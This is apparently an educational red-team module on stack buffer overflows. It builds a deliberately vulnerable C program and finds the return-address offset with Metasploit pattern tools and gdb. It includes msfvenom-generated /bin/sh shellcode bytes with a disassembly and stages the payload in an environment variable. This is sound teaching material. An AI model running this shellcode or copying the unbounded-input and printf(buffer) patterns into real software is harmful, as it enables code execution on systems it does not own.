Red Team Module 2:
Buffer Overflows - Continued

Introduction:
In this module we are going are going to take a deeper look at buffer overflow exploits and how we can use them to execute shellcode. We will also introduce some new tools that can stream line the process such as msfvenom, pattern_create.rb, and pattern_offset.rb


Background:
Part 1: lets play with patterns
In the last module we introduced the concept of overwriting a saved return address by calculating its position on the stack. The stack structure looked something like follows.

[Function parameters in reverse order] – [return address] – [base pointer] – [local variables]

In the Notes section we mentioned how the example in the last section was a bit contrived. When we overwrote the contents of the stack we assumed that the space we had to overwrite was the size of the array specified + the size of ebp. In the real world compilers will do what it takes to get a program to run as fast as possible. Sometimes that process includes messy optimizations which may run faster but use more memory. Lets take a look at a new program called exploitme.c compiled without the flag -mpreferred-stack-boundary=2.

```
#include <stdio.h>
int main(){
     char buffer[1337];
     printf("Enter your name: ");
     scanf("%s", buffer);

     printf("hello, %s how are you today?\n", buffer);
}
```

When we run this program we are expecting the stack to look like the image below.



In this program the vulnerability occurs in the function scanf. The programmer did not limit the size of the users input into the array “buffer.” lets generate the junk for our exploit. We have 1337 characters at 1 byte each + 4 bytes for ebp. Assuming our compiler made no optimizations, we should only need to supply 1341 bytes of junk + 4 more to overwrite the return address. Lets go ahead and give it a shot.

*ruby -e 'print “A” * 1341 + “BBBB”' > exploit*

We can feed our exploit to the program's standard input using the “<” operator.

```
root@kali:~/redteam/MOD-2# ruby -e 'print "A"*1341 + "BBBB"' > exploit
root@kali:~/redteam/MOD-2# ./exploitme <exploit
Enter your name: hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAABBBB how are you today?
root@kali:~/redteam/MOD-2#
```

Hmmm we didn't get any segmentation faults. The culprit here is gcc. Fortunately there is an excellent tool provided in the metasploit framework that can help us determine the size of the buffer for our exploit. Before we begin make sure you have core dumps enabled. They will become helpful later.

u*limit -c unlimited*

On kali linux, the script we want can be found here:

/usr/share/metasploit-framework/tools/pattern_create.rb

If you ever forget where the script is found, it can be easily located by running *locate pattern_create.rb* from terminal.

We can give pattern_create.rb a large integer as a command line argument to get a pattern where any four letters is a unique position in the string. This is more clear when you run the program. Lets run the program with a command line parameter of 2000.

```
root@kali:~/redteam/MOD-2# /usr/share/metasploit-framework/tools/pattern_create.
rb 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9
Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
root@kali:~/redteam/MOD-2#
```

Yikes that's a bit terrifying to look at... and not especially useful when just printed to standard output. Lets save it to a file and see what happens if we shove this rather large amount of data into to the program.

/usr/share/metasploit-framework/tools/pattern_create.rb 2000 > exploit

exploitme < exploit

```
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh
8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4B
k5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1
Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp
8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4B
s5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1
Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx
8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4C
a5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1
Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf
8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4C
i5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1
Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn
8Cn9Co0Co1Co2Co3Co4Co5Co how are you today?
Segmentation fault (core dumped)
root@kali:~/redteam/MOD-2#
```

Success! We where able to to cause the program to segfault. The problem is we need to know where. This is where core dumps are going to come in handy. Lets open up our core dump using gdb to figure our where our program segfaults to.

```
root@kali:~/redteam/MOD-2# gdb exploitme core
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/redteam/MOD-2/exploitme...(no debugging symbols found
)...done.
[New LWP 3233]

warning: Can't read pathname for load map: Input/output error.
Core was generated by `./exploitme'.
Program terminated with signal 11, Segmentation fault.
#0  0x30744239 in ?? ()
(gdb)
```

Ah looks like the address 0x30744239 this translates back to 0tB9 in ascii characters. Instead of counting through the bytes in our exploit file to find where this string is located, metasploit has another program in a similar location that will automatically take our address and count the number of junk bytes for us. Lets go ahead and give it a shot.

/usr/share/metasploit-framework/tools/pattern_offset.rb 30744239 2000

```
root@kali:~/redteam/MOD-2# /usr/share/metasploit-framework/tools/pattern_offset.rb
Usage: pattern_offset.rb <search item> <length of buffer>
Default length of buffer if none is inserted: 8192
This buffer is generated by pattern_create() in the Rex library automatically
root@kali:~/redteam/MOD-2# /usr/share/metasploit-framework/tools/pattern_offset.rb 30744239 2000
[*] Exact match at offset 1349
root@kali:~/redteam/MOD-2#
```

Wow there was an 8 byte difference between what we have have and what we initially predicted. Lets go ahead and use ruby to generate our exploit like before but this time use the right amount of junk.

*ruby -e 'print "A" * 1349 + "BBBB"' > exploit*

exploitme < exploit

gdb exploitme core

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ABBBB how are you today?
Segmentation fault (core dumped)
root@kali:~/redteam/MOD-2# gdb exploitme core
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/redteam/MOD-2/exploitme...(no debugging symbols found)...done.
[New LWP 3422]

warning: Can't read pathname for load map: Input/output error.
Core was generated by `./exploitme'.
Program terminated with signal 11, Segmentation fault.
#0  0x42424242 in ?? ()
(gdb)
```

Excellent we achieved a segmentation fault at the address 0x42424242 we now know how to manipulate eip. But since there isn't an explicit “win()” function for us this time where should we tell eip to go?

Part 2: shellcode

Calling arbitrary functions is nice but sometimes we want to be able to inject our own instructions into a running program. We can do this with something called shellcode. Since a program is simply a sequence of bytes, if there are no security measures standing in our way, we should be able to project our shellcode onto something like the stack and then point our instructional pointer to it.

Writing shellcode ourselves is a bit out of scope for this module but it will be covered later. For now, lets use a handy tool provided by the metasploit framework called msfvenom to generate the shellcode for us.

Msfvenom has quite a few payloads for Macosx, Windows, and Linux. You can list all the payloads with *msfvenom -l* and running msfvennom without any command line arguments will provide a useful help menu. For this tutorial we will use the the module located at *linux/x86/exec*.

msfvenom -f c -p linux/x86/exec CMD=/bin/sh > exploit

```
root@kali:~/redteam/MOD-2/usingtestshellcode# msfvenom -f c -p linux/x86/exec CMD=/
bin/sh > exploit
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 0 compatible encoders
root@kali:~/redteam/MOD-2/usingtestshellcode# cat exploit
unsigned char buf[] =
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
"\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x08\x00\x00\x00\x2f"
"\x62\x69\x6e\x2f\x73\x68\x00\x57\x53\x89\xe1\xcd\x80";
root@kali:~/redteam/MOD-2/usingtestshellcode#
```


This shellcode will execute whatever shell command we have assigned to the variable CMD. In this case we will be dropped into the linux shell “sh”. Each individual byte of the shellcode is prefixed with “\x”. Lets modify the file “exploit” to print the actual bytes to standard output.

```
root@kali:~/redteam/MOD-2/usingteststhellcode# cat exploit.c
#include <stdio.h>

int main(){
    unsigned char buf[] =
    "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
    "\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x08\x00\x00\x00\x2f"
    "\x62\x69\x6e\x2f\x73\x68\x00\x57\x53\x89\xe1\xcd\x80";

    printf(buf);
}
root@kali:~/redteam/MOD-2/usingteststhellcode#
```

Lets compile the program, run it, and then verify that this is the correct payload from HTE.

```
root@kali:~/redteam/MOD-2/usingteststhellcode# gcc exploit.c -o "exploit"
root@kali:~/redteam/MOD-2/usingteststhellcode# ./exploit > payload
root@kali:~/redteam/MOD-2/usingteststhellcode# cat payload
j
 X@Rfh-c@@h/shroot@kali:~/redteam/MOD-2/usingteststhellcode#
```

hte payload



Eek looks like the payload we printed is not our entire shellcode. Why did this happen? It has to do with the way the function printf() works. printf() will only print up to the first null terminated character that it encounters. Now we are left with two options:

1. We can modify our script to print each individual character including the null character.
2. We can encode our shellcode with msfvenom in such a way that it removes the null-bits.

Lets take a look at the first option:

```
root@kali:~/redteam/MOD-2/usingtestshellcode# cat exploit.c
#include <stdio.h>

int main(){
    unsigned char buf[] =
    "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
    "\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x08\x00\x00\x00\x2f"
    "\x62\x69\x6e\x2f\x73\x68\x00\x57\x53\x89\xe1\xcd\x80";

    for(int i=0; i<sizeof(buf); i++){
        printf("%c",buf[i]);
    }
}
root@kali:~/redteam/MOD-2/usingtestshellcode# ./exploit > payload
root@kali:~/redteam/MOD-2/usingtestshellcode# cat payload
j
 X▯Rfh-c▯▯h/shh/bin▯▯R/bin/shWS▯▯root@kali:~/redteam/MOD-2/usingtestshellcode#
```

hte payload

```
lq[x]qqqqqqqqqq /root/redteam/MOD-2/usingtestshellcode/payload qqqqqqqqqq2qqqk
x00000000 6a0b                    push    0xb                         x
x00000002 58                      pop     eax                         x
x00000003 99                      cdq                                 x
x00000004 52                      push    edx                         x
x00000005 66682d63                push    632d                        x
x00000009 89e7                    mov     edi, esp                    x
x0000000b 682f736800              push    0068732f                    x
x00000010 682f62696e              push    6e69622f                    x
x00000015 89e3                    mov     ebx, esp                    x
x00000017 52                      push    edx                         x
x00000018 e808000000              call    0x25                        x
x0000001d 2f                      das                                 x
x0000001e 62696e                  bound   ebp, [ecx+0000006e]         x
x00000021 2f                      das                                 x
x00000022 7368                    jnc     0000008c                    x
x00000024 005753                  add     [edi+00000053], dl          x
x00000027 89e1                    mov     ecx, esp                    x
x00000029 cd80                    int     80                          x
x0000002b 00                      db      0x0                         x
x                                                                     x
mqqq view 0x0000002b/43 qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqj
1help   2save   3open   4edit   5goto   6mode   7search 8use16  9viewin.0quit
```

It worked we got our entire shellcode to print to a file. Now that we have the raw bytes we can easily inject it into our program.

The next step is to figure out where we want to actually store the shellcode. An excellent option for binaries that don't make use of DEP is an environmental variable. You can export your shellcode to an environmental variable by using the linux command export. In our case we can set it to something obvious like:

export SHELLCODE=$(cat payload)

The most useful way to actually find the address of this environmental variable in memory is to make use of core-dumps. Tacking on some NOPS (0x90 bit) can also dramatically improve your chances of getting the shellcode to execute successfully. The important thing to remember is once we control eip we have a considerable amount of freedom and are only held back by creativity.

Rambling:

There is more than one place you can actually store your shellcode. I only decided to mention environmental variables because it is fairly predictable and decreases confusion. In some situations having an exploit that is %100 reliable %100 of the time isn't always necessary. A very famous tactic called stack smashing actually relies on guessing the position of the shellcode on the stack over and over again until you finally get it right. Traditionally, you increase the probability you will hit the right area by increasing the surface area of you exploit with nops.

There are other tactics such as return to libc/rop that are also extremely reliable. For most binaries that run on modern operating systems (think windows 7 and later) actually executing shellcode on the stack becomes relatively difficult thanks to DEP/ASLR. We will try and address some of these issues during the presentation.

Another note is that msfvenom has the ability to just print the raw shellcode to standard out. The c script we wrote to print the shellcode becomes rather useless. You can do that by setting the -f flag to raw. As the author, I thought that it would be a good idea to help expose you as the reader to a way you will see shellcode represented over and over again. In a future module we will be working on exploiting remote services like socket servers. Having a way to export the shellcode so that it is compatible with whatever language we are using becomes very helpful.

Ev3n moar Rambles:

It may seem like a fun idea at the time to make fun of a developer for making introducing potential vulnerabilities in their code. But.. did you even notice the VERY dangerous programming mistake made in one of the earlier pictures while we were trying to print the shellcode?

Its dangerous to print a buffer like this: printf(buffer)

We will talk about format string vulnerabilities in a later module.

Future Application:

Stack based buffer overflows are just one kind of vulnerability that can exist in a program. In the real world anything we can use to hijack eip is fair game. In the next modules we will take a look at some new exploitation methods for buffer overflows like return to libc/ROP and other common vulnerabilities.

Recommended Resources:
http://insecure.org/stf/smashstack.html

If your into this stuff I highly recommend the book:
Bug Hunter's Diary – http://www.amazon.com/Bug-Hunters-Diary-Software-Security/dp/1593273851

It is a little advanced but covers some excellent material and gives good explanations without feeding your script kiddiness with the actual exploits.